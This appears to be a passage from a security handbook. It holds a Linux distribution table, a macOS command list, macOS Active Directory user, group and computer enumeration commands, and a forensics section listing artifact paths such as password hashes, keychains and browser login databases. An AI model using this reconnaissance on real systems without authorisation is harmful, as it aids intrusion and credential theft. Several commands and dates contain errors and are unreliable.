gnuLinEx	2002	2013	2/11/13	Debian
Grml	2005	2018.12	12/31/18	Debian
Hyperbola GNU/Linux-libre	2017	0.3	9/23/19	Arch Linux
Instant WebKiosk	2012	16	4/5/17	Debian
Kali Linux	2013	2019.4	5/21/19	Debian
Knoppix	2000	8.6	8/8/19	Debian
Kodibuntu	2008	?	?	Debian, Ubuntu
Korora	2005	26	9/16/17	Fedora
LibreCMC	2010	1.4.8	6/30/19	Merged from LibreWRT
Linspire	2001	7.0 SP1	4/8/18	Ubuntu
Linux Mint	2006	19.3	8/2/19	Debian(LMDE), Ubuntu (LTS versions)
Linux Lite	2012	4.4	11/1/18	Ubuntu
Mageia	2010	7.1	7/1/19	Mandriva Linux
Mandriva Linux	1998	2011	8/28/11	Red Hat Linux
Manjaro Linux	2012	Rolling	Rolling	Arch Linux
MEPIS	2003	11.9.90	?	Debian
Musix GNU+Linux	2008	3.0.1	3/13/14	Debian
Netrunner	2009	2018.08	3/11/18	Debian, Manjaro/Arc h
NixOS	2003	19.09	5/2/19	-
Novell Open Enterprise Server	2003	OES 2018 SP1	?	SUSE Linux Enterprise Server
OpenELEC	2011	8.0.4	6/4/17	Kodi
openSUSE	2006	Leap 15.1	5/22/19	-
OpenWrt	2007	18.06.4	7/1/19	-
OpenMandriva Lx	2013	4	5/12/19	Mandriva Linux
Oracle Linux	2006	7.6	11/7/18	Red Hat Enterprise Linux (RHEL)

Parabola GNU/Linux-libre	2009	Rolling	5/28/17	Arch Linux
				Gentoo (2011.2)
Pardus	2005	17.5	11/3/18	Debian
Parsix	2005	8.15	1/25/17	Debian
Parted Magic	?	2019_12_24	2019-12-34	-
PCLinuxOS	2003	2019.06	6/16/19	Mandriva Linux
Pop! OS	2017	19.1	10/19/19	Ubuntu
Pentoo	2005	2019.1	1/17/19	Gentoo Linux
Porteus	2010	4	4/29/18	Slackware
Puppy Linux	2003	8	4/11/19	inspired by Vector Linux
Qubes OS	2012	4.0.1	1/9/19	Xen and Fedora
Red Hat Enterprise Linux	2002	8	5/7/19	Red Hat Linux, Fedora
Red Hat Linux	1995	9	3/31/03	-
ROSA	2011	R11	3/15/19	Mandriva
 Rocks Cluster Distribution	2000	7	12/1/15	Red Hat Linux
Sabayon Linux	2005	19.03	3/31/19	Gentoo Linux
Salix OS	2009	14.2	8/29/16	Slackware
Scientific Linux	2004	7.6	12/3/18	Red Hat Linux, Red Hat Enterprise Linux (RHEL)
Slackware	1993	14.2	6/30/16	Softlanding Linux System (SLS)
Slax	2002	9.9.1	6/17/19	Debian, Slackware (until Slax 9)
Slitaz GNU/Linux	2008	Rolling	12/3/17	Ind
Solus	2005	Rolling	8/15/17	-
SolydXK	2013	201902	3/3/19	Debian
SparkyLinux	2012	5.7.1	4/3/19	Debian
Source Mage GNU/Linux	2002	0.62-11	10/22/17	Sorcerer
SteamOS	2013	2.195	7/19/19	Debian

SUSE Linux Enterprise	2000	15SP1	8/12/19	Slackware, Jurix
Tails	2009	3.14.2	6/23/19	Debian
Tiny Core Linux	2009	10.1	1/20/19	inspired Damn Small Linux
Tor-ramdisk	2008	20170130	1/30/17	Gentoo Linux Embedded, uClibc
Trisquel GNU/Linux	2005	8	4/18/18	Ubuntu LTS
TurnKey GNU/Linux	2008	15.x	6/28/19	Debian
Ubuntu	2004	19.1	10/17/19	Debian
Univention Corporate Server	2004	4.4	3/12/19	Debian
Ututo	2000	XS 2012	4/27/12	Ututo XS: Gentoo Linux, Ututo UL: Ubuntu
VectorLinux	1999	VL 7.2	8/28/17	Slackware
Void Linux	2008	Rolling	10/7/17	part/inspired by FreeBSD/Net BSD
Webconverger	2007	35	5/19/16	Debian
Xandros	2001	?	7/26/07	Corel Linux
Zentyal	2005	6	10/30/18	Debian, Ubuntu
Zenwalk	2004	Rolling	3/9/18	Slackware
Zorin OS	2009	OS 15	6/5/19	Ubuntu

REFERENCE:

https://en.wikipedia.org/wiki/Comparison_of_Linux_distributions

M

M

M

MACOS_Commands

ALL	ADMINISTRATION	MacOS
-----	----------------	-------

Defaults commands in MacOS.

A-Z COMMANDS	DESCRIPTION
A	
afconvert	Audio File Convert
afinfo	Audio File Info
afplay	Audio File Play
airport	Manage Apple AirPort
alias	Create an alias
alloc	List used and free memory
apropos	Search the whatis database for strings
asr	Apple Software Restore
atsutil	Font registration system utility
awk	Find and Replace text within file(s)
B	
basename	Convert a full pathname to just a filename
bash	Bourne-Again SHell
bg	Send to background
bind	Set or display readline key and function bindings
bless	Set volume bootability and startup disk options
break	Exit from a For, While, Until or Select loop
builtin	Execute a shell builtin
bzip2	Compress or decompress files
C	

caffeinate	Prevent the system from sleeping
cal	Display a calendar
calendar	Reminder Service
caller	Return the context of a subroutine call
cancel	Cancel print jobs
case	Conditionally perform a command
cat	Concatenate and print (display) the content of files
cd	Change Directory
chflags	Change a file or folder's flags
chgrp	Change group ownership
chmod	Change access permissions
chown	Change file owner and group
chroot	Run a command with a different root directory
cksum	Print CRC checksum and byte counts
clear	Clear terminal screen
cmp	Compare two files
comm	Compare two sorted files line by line
command	Run a command (not a function)
complete	Edit a command completion [word/pattern/list]
continue	Resume the next iteration of a loop
cp	Copy one or more files to another location
cron	Daemon to execute scheduled commands
crontab	Schedule a command to run at a later date/time
csplit	Split a file into context-determined pieces
csrutil	Configure System Integrity Protection (SIP)
cupsfilter	Convert a file to another format using cups filters
curl	Transfer data from or to a server
cut	Divide a file into several parts
D	
date	Display or change the date & time
dc	Desk Calculator
dd	Convert and copy a file, clone disks
declare	Declare variable & set attributes
defaults	Set preferences, show hidden files
df	Display free disk space
diff	Display the differences between two files
diff3	Show differences among three files
dig	DNS lookup
dirname	Convert a full pathname to just a path
dirs	Display list of remembered directories
diskutil	Disk utilities - Format, Verify, Repair
disown	Unbind a job from the current login session
ditto	Copy files and folders
dot_clean	Remove dot-underscore files
drutil	Interact with CD/DVD burners

dscacheutil	Query or flush the Directory Service/DNS cache
dseditgroup	Edit, create, manipulate, or delete groups
dsonableroot	Enable root access
dsmemberutil	View user and groups rights
dscl	Directory Service command line utility
dtruss	Print process system call time details
du	Estimate file space usage
E	
echo	Display text on screen
ed	A line-oriented text editor (edlin)
enable	Enable and disable builtin shell commands
env	List or Set environment variables
eval	Evaluate several commands/arguments
exec	Execute a command
exit	Exit the shell
execsnoop	Snoop new process execution
expand	Convert tabs to spaces
expect	Programmed dialogue with interactive programs
F	
fc	Fix command (history)
fdisk	Partition table manipulator for Darwin UFS/HFS/DOS
fdesetup	FileVault configuration, list FileVault users
fg	Send job to foreground
file	Determine file type
find	Search for files that meet a desired criteria
fmt	Reformat paragraph text
fold	Wrap text to fit a specified width
for	Loop command
fsck	Filesystem consistency check and repair
fs_usage	Filesystem usage (process pathname)
ftp	Internet file transfer program
function	Define Function Macros
fuser	List processes that have one or more files open
G	
GetFileInfo	Get attributes of HFS+ files
getopt	Parse positional parameters
getopts	Parse positional parameters
goto	Jump to label and continue execution
grep	Search file(s) for lines that match a given pattern
groups	Print group names a user is in
gzip	Compress or decompress files
H	
halt	Stop and restart the operating system

hash	Refresh the cached/remembered location of commands
head	Display the first lines of a file
hdutil	Manipulate iso disk images
history	Command History
hostname	Print or set system name
I	
iconv	Convert the character set of a file
id	Print user and group names/id's
if	Conditionally perform a command
ifconfig	Configure network interface parameters
iostat	Report CPU and i/o statistics
ipconfig	View and control IP configuration state
info	Help info
install	Copy files and set attributes
iosnoop	Snoop I/O events as they occur
J	
jobs	List active jobs
join	Join lines on a common field
K	
kextfind	List kernel extensions
kextstat	Display status of loaded kernel extensions (kexts)
kextunload	Terminate driver instances and unload kernel extensions.
kickstart	Configure Apple Remote Desktop
kill	Kill a process by specifying its PID
killall	Kill processes by name
L	
l	List files in long format (ls -l)
last	Indicate last logins of users and ttys
launchctl	Load or unload daemons/agents
ll	List files in long format, showing invisible files (ls -la)
less	Display output one screen at a time
let	Evaluate expression
lipo	Convert a universal binary
ln	Make links between files (hard links, symbolic links)
local	Set a local (function) variable
locate	Find files
logname	Print current login name
login	log into the computer
logout	Exit a login shell (bye)
look	Display lines beginning with a given string
lp	Print files
lpr	Print files
lprm	Remove jobs from the print queue
lpstat	Printer status information
ls	List information about file(s)

lsregister	Reset the Launch Services database
lsbm	List a bill of materials file
lsof	List open files
M	
man	Help manual
mdfind	Spotlight search
mdutil	Manage Spotlight metadata store
mkdir	Create new folder(s)
mkfifo	Make FIFOs (named pipes)
mkfile	Make a file
mkttemp	Make a temporary file
more	Display output one screen at a time
mount	Mount a file system
mv	Move or rename files or directories
N	
nano	Simple text editor
nc/netcat	Read and write data across networks
net	Manage network resources
netstat	Show network status
networksetup	Network and System Preferences
nice	Set the priority of a command
nohup	Run a command immune to hangups
ntfs.util	NTFS file system utility
nvram	Manipulate firmware variables
O	
onintr	Control the action of a shell interrupt
open	Open a file/folder/URL/Application
opensnoop	Snoop file opens as they occur
openssl	OpenSSL command line
osacompile	Compile AppleScript
osascript	Execute AppleScript
P	
passwd	Modify a user password
paste	Merge lines of files
pbcopy	Copy data to the clipboard
pbpaste	Paste data from the Clipboard
pgrep	List processes by a full or partial name
ping	Test a network connection
pkill	Kill processes by a full or partial name
pkgbuild	Build a macOS Installer component package
pkgutil	Query and manipulate installed packages
plutil	Property list utility
pmset	Power Management settings
popd	Restore the previous value of the current directory •
pr	Convert text files for printing
printenv	List environment variables
printf	Format and print data
ps	Process status
pushd	Save and then change the current directory

pwd	Print Working Directory
Q	
quota	Display disk usage and limits
R	
rcp	Copy files between machines
read	Read one line from standard input
readonly	Mark a variable or function as read-only
reboot	Stop and restart the system
ReportCrash	Enable/Disable crash reporting
return	Exit a function
rev	Reverse lines of a file
rm	Remove files
rmdir	Remove folder(s)
rpm	Remote Package Manager
rsync	Remote file copy - Sync file tree
S	
say	Convert text to audible speech
screen	Multiplex terminal, run remote shells via ssh
screencapture	Capture screen image to file or disk
scselect	Switch between network locations
scutil	Manage system configuration parameters
sdiff	Merge two files interactively
security	Administer Keychains, keys, certificates and the Security framework
sed	Stream Editor
select	Generate a list of items
serverinfo	Server information
set	Set a shell variable = value
setfile	Set attributes of HFS+ files
sharing	Create share points for afp, ftp and smb services
shasum	Print or Check SHA Checksums
shift	Shift positional parameters
shopt	Set shell options
shutdown	Shutdown or restart macOS
sips	Scriptable image processing system
sleep	Delay for a specified time
softwareupdate	System software update tool
sort	Sort text files
source	Execute commands from a file
spctl	Security assessment policy/Gatekeeper
split	Split a file into fixed-size pieces
sqlite3	SQL database (download history)
srm	Securely remove files or directories
stat	Display the status of a file
stop	Stop a job or process
su	Substitute user identity
sudo	Execute a command as another user
sum	Print a checksum for a file

suspend	Suspend execution of this shell
sw_vers	Print macOS operating system version
sysctl	Get or set kernel state
system_profiler	Report system configuration
systemsetup	Computer and display system settings
T	
tail	Output the last part of files
tar	Tape ARchiver
tccutil	Manage the privacy database
tcpdump	Dump traffic on a network
tee	Redirect output to multiple files
test	Condition evaluation
textutil	Manipulate text files in various formats (Doc,html,rtf)
time	Measure Program Resource Use
times	Print shell & shell process times
tmutil	Time Machine utility
top	Display process information
touch	Change file timestamps
tput	Set terminal-dependent capabilities, color, position
tr	Translate, squeeze, and/or delete characters
trap	Execute a command when the shell receives a signal
traceroute	Trace Route to Host
trimforce	Enable TRIM commands on third-party drives
tty	Print filename of terminal on stdin
type	Describe a command
U	
ufs.util	Mount/unmount UFS file system
ulimit	limit the use of system-wide resources
umask	Users file creation mask
umount	Unmount a device
unalias	Remove an alias
uname	Print system information
unexpand	Convert spaces to tabs
uniq	Uniquify files
units	Convert units from one scale to another
unset	Remove variable or function names
until	Loop command
uptime	Show how long system has been running
users	Print login names of users currently logged in
until	Execute commands (until error)
uuencode	Encode a binary file
uudecode	Decode a file created by uuencode
uuidgen	Generate a Unique ID (UUID/GUID)
uucp	Unix to Unix copy
V	
vi	Text Editor

W	
w	Show who is logged on & what they are doing
wait	Wait for a process to complete
wall	Write a message to users
wc	Print byte, word, and line counts
whatis	Search the whatis database for complete words
whereis	Locate a program
which	Locate a program file in the user's path
while	Loop command •
who	Print all usernames currently logged on
whoami	Print the current user id and name (`id -un')
write	Send a message to another user
X	
xargs	Execute utility - passing arguments
xattr	Display and manipulate extended attributes
xcode-select -- install	Install the command line developer tools
Y	
yes	Print a string until interrupted
Z	
zip	Package and compress (archive) files.
!!	Run the last command again

MacOS DOMAIN ENUMERATION COMMANDS

Domain: TEST.local

User Enumeration:

```
dscl . ls /Users
dscl . read /Users/[username]
dscl "/Active Directory/TEST/All Domains" ls /Users
dscl "/Active Directory/TEST/All Domains" read /Users/[username]
dscacheutil -q user
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=user)"
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=user)(name=[username]))"
```

Computer Enumeration:

```
dscl "/Active Directory/TEST/All Domains" ls /Computers
dscl "/Active Directory/TEST/All Domains" read
"/Computers/[compname]$"
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=computer)"
```

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=computer)(name=[computername]))"
```

Group Enumeration:

```
dscl . ls /Groups  
dscl . read "/Groups/[groupname]"  
dscl "/Active Directory/TEST/All Domains" ls /Groups  
dscl "/Active Directory/TEST/All Domains" read  
"/Groups/[groupname]"
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)"  
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)(name=[groupname]))"  
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)(name=*\admin*)"
```

Domain Information:

```
dsconfigad -show
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=trusteddomain)"
```

M

M

MACOS_Defend

BLUE TEAM

FORENSICS

MacOS

Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

MacOS FORENSIC/DEFENSIVE TOOLS

VENATOR

macOS tool for proactive detection

REFERENCE:

<https://github.com/richiercyrus/Venator>

<https://posts.specterops.io/introducing-venator-a-macos-tool-for-proactive-detection-34055a017e56>

Google Santa Process Whitelisting

Santa is a binary whitelisting/blacklisting system for macOS.

REFERENCE:

<https://github.com/google/santa>

KNOCK KNOCK

See what's persistently installed on your Mac. KnockKnock uncovers persistently installed software in order to generically reveal malware.

REFERENCE:

<https://objective-see.com/products.html>

LuLu

LuLu is the free, open firewall for Macs that can protect your network connections and detect malicious activity.

REFERENCE:

<https://objective-see.com/products.html>

BlockBlock

BlockBlock provides continual protection by monitoring persistence locations. Any new persistent component will trigger a BlockBlock alert, allowing malicious items be blocked.

REFERENCE:

<https://objective-see.com/products.html>

Netiquette

Netiquette, a network monitor, allows one to explore all network sockets and connections, either via an interactive UI, or from the commandline.

REFERENCE:

<https://objective-see.com/products.html>

mac_apt

mac_apt is a DFIR tool to process Mac computer full disk images (or live machines) and extract data/metadata useful for forensic investigation.

REFERENCE:

https://github.com/ydkhatri/mac_apt

OSXCollector

The collection script runs on a potentially infected machine and outputs a JSON file that describes the target machine. OSXCollector gathers information from plists, SQLite databases and the local file system.

REFERENCE:

<https://github.com/Yelp/OSXCollector>

REVERSING MacOS MALWARE

#Install Apple Command Line Tools

Tools include:

```
strings -string decoder  
file, nm, xattr, mdls -file analysis utilities  
hexdump, od, xxd -hex editors  
otool -static disassembler  
lldb -debugger, memory reader and dynamic disassembler
```

#File type the malware sample:

```
file malware_file  
xattr -l malware_file  
ls -al@ malware_file
```

#If signed check _CodeSignature for IoCs.

```
codesign -dvvvv -r - malware_file.app/  
#Look for TeamIdentifier & Bundle Identifier
```

#Check is certificate is still valid or revoked:

```
spctl --verbose=4 --assess --type execute malware_file.app
```

#Application Bundle Enumeration

```
util -p malware_file.app/Contents/Info.plist
```

#PageStuff & nm to look at internal structure

```
nm -m malware_file.app/MacOS/malware_file  
pagestuff malware_file.app/MacOS/malware_file -a
```

#Dump Strings to a file for review

```
strings - malware_file > malwareStrings.txt
```

#Use otool to find shared library links, method names, & disassembly

```
otool -L malware_file > malwareLibs.txt  
otool -oV malware_file > malwareMethods.txt  
otool -tV malware_file > malwareDisassembly.txt
```

MacOS MISC

Show System Logs

```
logs show > logs.txt  
sudo logs collect <time> --output <file>
```

MacOS ARTIFACT LOCATIONS

AUTORUN LOCATIONS	
Launch Agents files	/Library/LaunchAgents/*

"	/System/Library/LaunchAgents/*
"	%users.homedir%/Library/LaunchAgents/*
Launch Daemons files	/Library/LaunchDaemons/*
"	/System/Library/LaunchDaemons/*
Startup Items file	/Library/StartupItems/*
"	/System/Library/StartupItems/*
SYSTEM LOGS	
System Log files main folder	/var/log/*
Apple System Log	/var/log/asl/*
Audit Log	/var/audit/*
Installation log	/var/log/install.log
Mac OS X utmp and wtmp login record file	/var/log/wtmp
"	/var/log/utmp
Mac OS X lastlog file	/var/log/lastlog
Mac OS X 10.5 utmpx login record file	/var/run/utmpx
Apple Unified Logging and Activity Tracing	/var/db/diagnostics/*.tracev3
"	/var/db/diagnostics/*/*.tracev3
"	/var/db/uuidtext/*/*
SYSTEM PREFERENCES	
System Preferences plist files	/Library/Preferences/**
Global Preferences plist file	/Library/Preferences/.GlobalPreferences.plist
Login Window Info	/Library/Preferences/com.apple.loginwindow.plist
Bluetooth Preferences and paired device info	/Library/Preferences/com.apple.Bluetooth.plist
Time Machine Info	/Library/Preferences/com.apple.TimeMachine.plist
Keyboard layout plist file	/Library/Preferences/com.apple.HIToolbox.plist
System configuration preferences plist file	/Library/Preferences/SystemConfiguration/preferences.plist
SYSTEM SETTINGS/INFO	
OS Installation time	/var/db/.AppleSetupDone
OS name and version	/System/Library/CoreServices/SystemVersion.plist

Users Log In	
Password Hash Plist	/var/db/dslocal/nodes/Default/users/*.plist
SLEEP/HYBRNATE	
SWAP	
Sleep Image File	/var/vm/sleepimage
Swap Files	/var/vm/swapfile#
KERNEL EXTENSIONS	
Kernel extension (.kext) files	/System/Library/Extensions/*
"	/Library/Extensions/*
SOFTWARE INSTALLATION	
Software Installation History	/Library/Receipts/InstallHistory.plist
Software Update	/Library/Preferences/com.apple.SoftwareUpdate.plist
SYSTEM INFO MISC.	
Local Time Zone configuration	/etc/localtime
Mac OS X at jobs	/usr/lib/cron/jobs/*
Cron tabs	/etc/crontab
"	/usr/lib/cron/tabs/*
Periodic system functions scripts and configuration	
"	/etc/default/periodic.conf
"	/etc/periodic.conf
"	/etc/periodic.conf.local
"	/etc/periodic/**2
"	/usr/local/etc/periodic/**2
"	/etc/daily.local/*
"	/etc/weekly.local/*
"	/etc/monthly.local/*
"	/etc/periodic/daily/*
"	/etc/periodic/weekly/*
"	/etc/periodic/monthly/*
NETWORKING	
Hosts file	/etc/hosts
Remembered Wireless Networks	/Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist
USER ARTIFACTS	
AUTORUN	
Login Items	%users.homedir%/Library/Preferences/com.apple.loginitems.plist
USERS	
Users directories in /Users	/Users/*
USER DIRECTORIES	
Downloads Directory	%users.homedir%/Downloads/*

Documents Directory	%%users.homedir%/Documents/*
Music Directory	%%users.homedir%/Music/*
Desktop Directory	%%users.homedir%/Desktop/*
Library Directory	%%users.homedir%/Library/*
Movies Directory	%%users.homedir%/Movies/*
Pictures Directory	%%users.homedir%/Pictures/*
Public Directory	%%users.homedir%/Public/*
Applications	/Applications/*
PREFERENCES	
User preferences directory	%%users.homedir%/Library/Preferences/*
iCloud user preferences	%%users.homedir%/Library/Preferences/MobileMeAccounts.plist
Sidebar Lists Preferences	%%users.homedir%/Library/Preferences/com.apple.sidebarlists.plist
"	%%users.homedir%/Preferences/com.apple.sidebarlists.plist
User Global Preferences	%%users.homedir%/Library/Preferences/.GlobalPreferences.plist
Dock database	%%users.homedir%/Library/Preferences/com.apple.Dock.plist
Attached iDevices	%%users.homedir%/Library/Preferences/com.apple.iPod.plist
Quarantine Event Database	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
"	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
LOGS	
User and Applications Logs Directory	%%users.homedir%/Library/Logs/*
Misc. Logs	/Library/Logs/*
Terminal Commands History	%%users.homedir%/.bash_history
Terminal Commands Sessions	%%users.homedir%/.bash_sessions/*
USER'S ACCOUNTS	
User's Social Accounts	%%users.homedir%/Library/Accounts/Accounts3.sqlite
iDEVICE BACKUPS	
iOS device backups directory	%%users.homedir%/Library/Application Support/MobileSync/Backup/*
iOS device backup information	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/info.plist
iOS device backup apps information	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.plist
iOS device backup files information	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.mbdb
iOS device backup status information	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Status.plist

RECENT ITEMS	
Recent Items	%%users.homedir%{/Library/Preferences/com.apple.recentitems.plist
Recent Items application specific	%%users.homedir%{/Library/Preferences/*LSSharedFileList.plist
MISC	
Application Support Directory	%%users.homedir%{/Library/Application Support/*
Keychain Directory	%%users.homedir%{/Library/Keychains/*
User Trash Folder	%%users.homedir%{.Trash/*}
macOS NotificationCenter database	/private/var/folders/[a-z][0-9]/*/0/com.apple.notificationcenter/db2/db /private/var/folders/[a-z][0-9]/*/0/com.apple.notificationcenter/db/db %%users.homedir%{/Library/Application Support/NotificationCenter/*.db
KnowledgeC User and Application usage database	%%users.homedir%{/Library/Application Support/Knowledge/knowledgeC.db
"	/private/var/db/CoreDuet/Knowledge/knowledgeC.db
APPLICATIONS ARTIFACTS	
iCLOUD	
iCloud Accounts	%%users.homedir%{/Library/Application Support/iCloud/Accounts/*
SKYPE	
Skype Directory	%%users.homedir%{/Library/Application Support/Skype/*
Skype User profile	%%users.homedir%{/Library/Application Support/Skype/**
Skype Preferences and Recent Searches	%%users.homedir%{/Library/Preferences/com.skype.skype.plist
Main Skype database	%%users.homedir%{/Library/Application Support/Skype/*/Main.db
Chat Sync Directory	%%users.homedir%{/Library/Application Support/Skype/*/chatsync/*
SAFARI	
Safari Main Folder	%%users.homedir%{/Library/Safari/*
Safari Bookmarks	%%users.homedir%{/Library/Safari/Bookmarks.plist
Safari Downloads	%%users.homedir%{/Library/Safari/Downloads.plist
Safari Installed Extensions	%%users.homedir%{/Library/Safari/Extensions/Extensions.plist
"	%%users.homedir%{/Library/Safari/Extensions/*

Safari History	%%users.homedir%%/Library/Safari/History.plist
"	%%users.homedir%%/Library/Safari/History.db
Safari History Index	%%users.homedir%%/Library/Safari/HistoryIndex.sk
Safari Last Session	%%users.homedir%%/Library/Safari/LastSession.plist
Safari Local Storage Directory	%%users.homedir%%/Library/Safari/LocalStorage/*
Safari Local Storage Database	%%users.homedir%%/Library/Safari/LocalStorage/StorageTracker.db
Safari Top Sites	%%users.homedir%%/Library/Safari/TopSites.plist
Safari Webpage Icons Database	%%users.homedir%%/Library/Safari/WebpageIcons.db
Safari Webpage Databases	%%users.homedir%%/Library/Safari/Databases/*
Safari Cache Directory	%%users.homedir%%/Library/Caches/com.apple.Safari/*
Safari Cache	%%users.homedir%%/Library/Caches/com.apple.Safari/Cache.db
Safari Extensions Cache	%%users.homedir%%/Library/Caches/com.apple.Safari/Extensions/*
Safari Webpage Previews	%%users.homedir%%/Library/Caches/com.apple.Safari/Webpage Previews/*
Safari Cookies	%%users.homedir%%/Library/Cookies/Cookies.binarycookies
Safari Preferences and Search terms	%%users.homedir%%/Library/Preferences/com.apple.Safari.plist
Safari Extension Preferences	%%users.homedir%%/Library/Preferences/com.apple.Safari.Extensions.plist
Safari Bookmark Cache	%%users.homedir%%/Library/Caches/Metadata/Safari/Bookmarks/*
Safari History Cache	%%users.homedir%%/Library/Caches/Metadata/Safari/History/*
Safari Temporary Images	%%users.homedir%%/Library/Caches/com.apple.Safari/fsCachedData/*
FIREFOX	
Firefox Directory	%%users.homedir%%/Library/Application Support/Firefox/*
Firefox Profiles	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*
Firefox Cookies	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Cookies.sqlite
Firefox Downloads	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Downloads.sqlite
Firefox Form History	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Formhistory.sqlite

Firefox History	%users.homedir%/Library/Application Support/Firefox/Profiles/*/Places.sqlite
Firefox Signon	%users.homedir%/Library/Application Support/Firefox/Profiles/*/signons.sqlite
Firefox Key	%users.homedir%/Library/Application Support/Firefox/Profiles/*/key3.db
Firefox Permissions	%users.homedir%/Library/Application Support/Firefox/Profiles/*/permissions.sqlite
Firefox Add-ons	%users.homedir%/Library/Application Support/Firefox/Profiles/* addons.sqlite
"	%users.homedir%/Library/Application Support/Firefox/Profiles/* addons.json
Firefox Extension	%users.homedir%/Library/Application Support/Firefox/Profiles/* extensions.sqlite
"	%users.homedir%/Library/Application Support/Firefox/Profiles/* extensions.json
Firefox Pages Settings	%users.homedir%/Library/Application Support/Firefox/Profiles/* content-prefs.sqlite
Firefox Cache	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/Cache/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/doomed/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/entries/*
CHROME	
Chrome Main Folder	%users.homedir%/Library/Application Support/Google/Chrome/*
Chrome Default profile	%users.homedir%/Library/Application Support/Google/Chrome/default/*
Chrome History	%users.homedir%/Library/Application Support/Google/Chrome/* /History
"	%users.homedir%/Library/Application Support/Google/Chrome/* /Archived History
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/* /Archived History
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/* /History
Chrome Bookmarks	%users.homedir%/Library/Application Support/Google/Chrome/* /Bookmarks
Chrome Cookies	%users.homedir%/Library/Application Support/Google/Chrome/* /Cookies
Chrome Local Storage	%users.homedir%/Library/Application Support/Google/Chrome/* /Local Storage/*

Chrome Login Data	%users.homedir%/Library/Application Support/Google/Chrome/*/Login Data
Chrome Top Sites	%users.homedir%/Library/Application Support/Google/Chrome/*/Top Sites
Chrome Web Data	%users.homedir%/Library/Application Support/Google/Chrome/*/Web Data
Chrome Extensions	%users.homedir%/Library/Application Support/Google/Chrome/*/databases/*
"	%users.homedir%/Library/Application Support/Google/Chrome/*/databases/Databases.db
"	%users.homedir%/Library/Application Support/Google/Chrome/*/Extensions/**10
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extensions/**{10}
Chrome Extension Activity	%users.homedir%/Library/Application Support/Google/Chrome/*/Extension Activity
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extension Activity
Chrome Cache	%users.homedir%/Library/Caches/com.google.Chrome/Cache.db
"	%users.homedir%/Library/Caches/Google/Chrome/*/Cache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/*/Cache/*
Chrome Media Cache	%users.homedir%/Library/Caches/Google/Chrome/*/Media Cache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/*/Media Cache/*
Chrome Application Cache	%users.homedir%/Library/Application Support/Google/Chrome/*/Application Cache/Cache/*
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Application Cache/Cache/*
Chrome GPU Cache	%users.homedir%/Library/Application Support/Google/Chrome/*/GPUCache/*
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/GPUCache/*
Chrome PNaCl translation cache	%users.homedir%/Library/Caches/Google/Chrome/PnaclTranslationCache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/PnaclTranslationCache/*
Chrome Preferences Files	%users.homedir%/Library/Preferences/com.google.Chrome.plist
"	%users.homedir%/Library/Application Support/Google/Chrome/*/Preferences

"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Preferences
CHROMIUM	
Chromium History	%users.homedir%/Library/Application Support/Chromium/*/Archived History
"	%users.homedir%/Library/Application Support/Chromium/*/History
Chromium Cache	%users.homedir%{/Caches/Chromium/*/Cache/*}
"	%users.homedir%{/Library/Caches/Chromium/*/Cache/*}
Chromium Application Cache	%users.homedir%{/Library/Application Support/Chromium/*/Application Cache/Cache/*}
Chromium Media Cache	%users.homedir%{/Library/Caches/Chromium/*/Media Cache/*}
Chromium GPU Cache	%users.homedir%{/Library/Application Support/Chromium/*/GPUCache/*}
Chromium PNaCl translation cache	%users.homedir%{/Library/Caches/Chromium/PnaclTranslationCache/*}
Chromium Preferences	%users.homedir%{/Library/Application Support/Chromium/*/Preferences}
Chromium Extensions	%users.homedir%{/Library/Application Support/Chromium/*/Extensions/**10}
Chromium Extensions Activity	%users.homedir%{/Library/Application Support/Chromium/*/Extension Activity}
MAIL	
Mail Main Folder	%users.homedir%{/Library/Mail/V[0-9]/*}
Mail Mailbox Directory	%users.homedir%{/Library/Mail/V[0-9]/Mailboxes/*}
Mail IMAP Synched Mailboxes	%users.homedir%{/Library/Mail/V[0-9]/IMAP-<name@address>/*}
Mail POP Synched Mailboxes	%users.homedir%{/Library/Mail/V[0-9]/POP-<name@address>/*}
Mail BackupTOC	%users.homedir%{/Library/Mail/V[0-9]/MailData/BackupTOC.plist}
Mail Envelope Index	%users.homedir%{/Library/Mail/V[0-9]/MailData/Envelope Index}
Mail Opened Attachments	%users.homedir%{/Library/Mail/V[0-9]/MailData/OpenedAttachmentsV2.plist}
Mail Signatures by Account	%users.homedir%{/Library/Mail/V[0-9]/MailData/Signatures/*.plist}
